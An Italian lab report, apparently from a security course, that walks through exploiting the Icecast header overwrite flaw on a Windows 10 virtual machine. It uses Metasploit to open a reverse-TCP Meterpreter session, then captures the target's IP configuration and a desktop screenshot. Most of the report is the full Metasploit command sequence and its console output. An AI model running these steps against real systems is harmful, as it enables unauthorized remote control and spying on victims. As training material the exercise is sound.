

# Task 19/12/24: Hacking Windows

## Traccia

---

### Argomento:

Oggi viene richiesto di ottenere una sessione di Meterpreter sul target Windows 10 con Metasploit. Una volta ottenuta la sessione.

### Obiettivo dell'Esercizio:

#### Escalation di privilegi e backdoor:

- Vedere l' indirizzo IP della vittima.
- Recuperare uno screenshot tramite la sessione Meterpreter.

### Istruzioni:

Il programma da exploitare sarà Icecast già presente nella iso.

# Task 19/12/24: Hacking Windows

## Report

### Introduzione:


L'obiettivo di questo esercizio era sfruttare una vulnerabilità del servizio Iccast in esecuzione su una macchina target Windows 10 utilizzando Metasploit. Lo scopo era ottenere una sessione Meterpreter, recuperare l'indirizzo IP della vittima e catturare uno screenshot del desktop della vittima.

### Verifica della Connettività con il Target:

In questa fase si è verificata la connessione tra la macchina Kali (attaccante) e la macchina Windows (vittima). È stato utilizzato il comando ping per assicurarsi che la macchina target fosse raggiungibile.

**Comandi utilizzati:** `ping 192.168.50.102`

**Risultato:** La macchina target è **risultata raggiungibile**, confermando la connettività tra le due macchine.



### Avvio del Framework Metasploit:

Dopo aver verificato la connettività, è stato avviato Metasploit.

**Comandi utilizzati:** `msfconsole`

**Risultato:** Metasploit è stato avviato correttamente ed era pronto per essere utilizzato.



```
msf6 > search icecast
Trash
Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -
0  exploit/windows/http/icecast_header  2004-09-28      great No     Icecast Header Overwrite
File System

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > █
```

## Configurazione dei Parametri dell'Exploit:

Sono stati configurati i parametri necessari per eseguire l'exploit, inclusi gli indirizzi IP della macchina target (RHOSTS) e della macchina attaccante (LHOST).

Comandi utilizzati: [set RHOSTS 192.168.50.102](#)

Risultato: I parametri sono stati **configurati correttamente** per permettere l'esecuzione dell'attacco.

```
msf6 exploit(windows/http/icecast_header) > set RHOSTS 192.168.50.102
RHOSTS => 192.168.50.102
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.50.102  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     8000             yes       The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.50.100  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > █
```

## Esecuzione dell'Exploit:

Una volta configurati i parametri, l'exploit è stato lanciato per sfruttare la vulnerabilità di Icecast e ottenere l'accesso alla macchina target.

Comandi utilizzati: [exploit](#)

Risultato: È stata **aperta con successo** una sessione **Meterpreter**, che ha garantito il controllo remoto della macchina target.

```
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.50.100:4444
[*] Sending stage (177734 bytes) to 192.168.50.102
[*] Meterpreter session 1 opened (192.168.50.100:4444 → 192.168.50.102:49507) at 2024-12-19 08:29:53 -0500

meterpreter > █
```

## Interazione con la Sessione Meterpreter:

Dalla sessione Meterpreter, è stato utilizzato il comando `ipconfig` per ottenere l'indirizzo IP e la configurazione di rete della macchina target, inoltre è stato utilizzato il comando `screenshot` per catturare un'immagine del desktop della macchina target.

**Comandi utilizzati:** `ipconfig` e `screenshot`

**Risultato:** Sono stati visualizzati l'indirizzo IP e i dettagli di rete della vittima (**192.168.50.102**) e uno **screenshot** del desktop della vittima è stato **salvato localmente** sulla macchina Kali.

The image shows a Kali Linux terminal window on the left and a Windows desktop screenshot on the right. The terminal window displays the output of the `ipconfig` command, showing details for four network interfaces: Interface 1 (Software Loopback Interface 1), Interface 2 (Intel(R) PRO/1000 MT Network Connection), Interface 6 (Microsoft Teredo Tunneling Adapter), and Interface 7 (Microsoft ISATAP Adapter). The screenshot on the right shows a Windows desktop with a blue background. Overlaid on the desktop are two windows: a Command Prompt window showing the output of the `ipconfig` command, and an Icecast2 Version 2.x window showing the server status and global statistics. The Command Prompt window shows the IP address 192.168.50.102 and the subnet mask 255.255.255.0. The Icecast2 window shows the server status as 'Running' and the global statistics as 1 connection.

```
meterpreter > ipconfig

Interface 1
Name       : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU        : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 2
Name       : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 08:00:27:ce:ee:c4
MTU        : 1500
IPv4 Address : 192.168.50.102
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::9b7:1f62:1d5d:d154
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 6
Name       : Microsoft Teredo Tunneling Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : 2001:0:2851:782c:c27:971b:a015:28bf
IPv6 Netmask : ffff:ffff:ffff:ffff::
IPv6 Address : fe80::c27:971b:a015:28bf
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 7
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU        : 1280
IPv6 Address : fe80::5efe:c0a8:3266
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > screenshot
Screenshot saved to: /home/kali/kITbJaxe.jpeg
meterpreter > █
```

Administrator: Prompt dei comandi  
Microsoft Windows [Versione 10.0.18240]  
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.  
C:\Windows\system32>ipconfig  
Configurazione IP di Windows  
  
Scheda Ethernet Ethernet 2:  
Suffisso DNS specifico per connessione:  
Indirizzo IPv6 locale rispetto al collegamento . : fe80::9b7:1f62:1d5d:d154%2  
Indirizzo IPv4. . . . . : 192.168.50.102  
Subnet mask . . . . . : 255.255.255.0  
Gateway predefinito . . . . . : 192.168.50.1  
  
Scheda Tunnel isatap.{0A01D6CE-0E18-42E3-A387-51FC2F18BFD0}:  
Stato supporto. . . . . : Supporto disconnesso  
Suffisso DNS specifico per connessione:  
  
Scheda Tunnel Teredo Tunneling Pseudo-Interface:  
Suffisso DNS specifico  
Indirizzo IPv6 . . . :  
Indirizzo IPv6 locale  
Gateway predefinito . . . :  
  
C:\Windows\system32>  
  
Icecast2 Version 2.x  
File Configuration About  
Stop Server Start Server on Application Startup Server Status Hide To System  
Server Status Source Level Stats  
Global Statistics  
Stat Type Name Value  
Global Stat connections 1  
Server Has Been Running 0 Days, 0 Hours, 7 Minutes, 29 Seconds

kITbJaxe.jpeg 958 x 957 77.0 kB 63.7%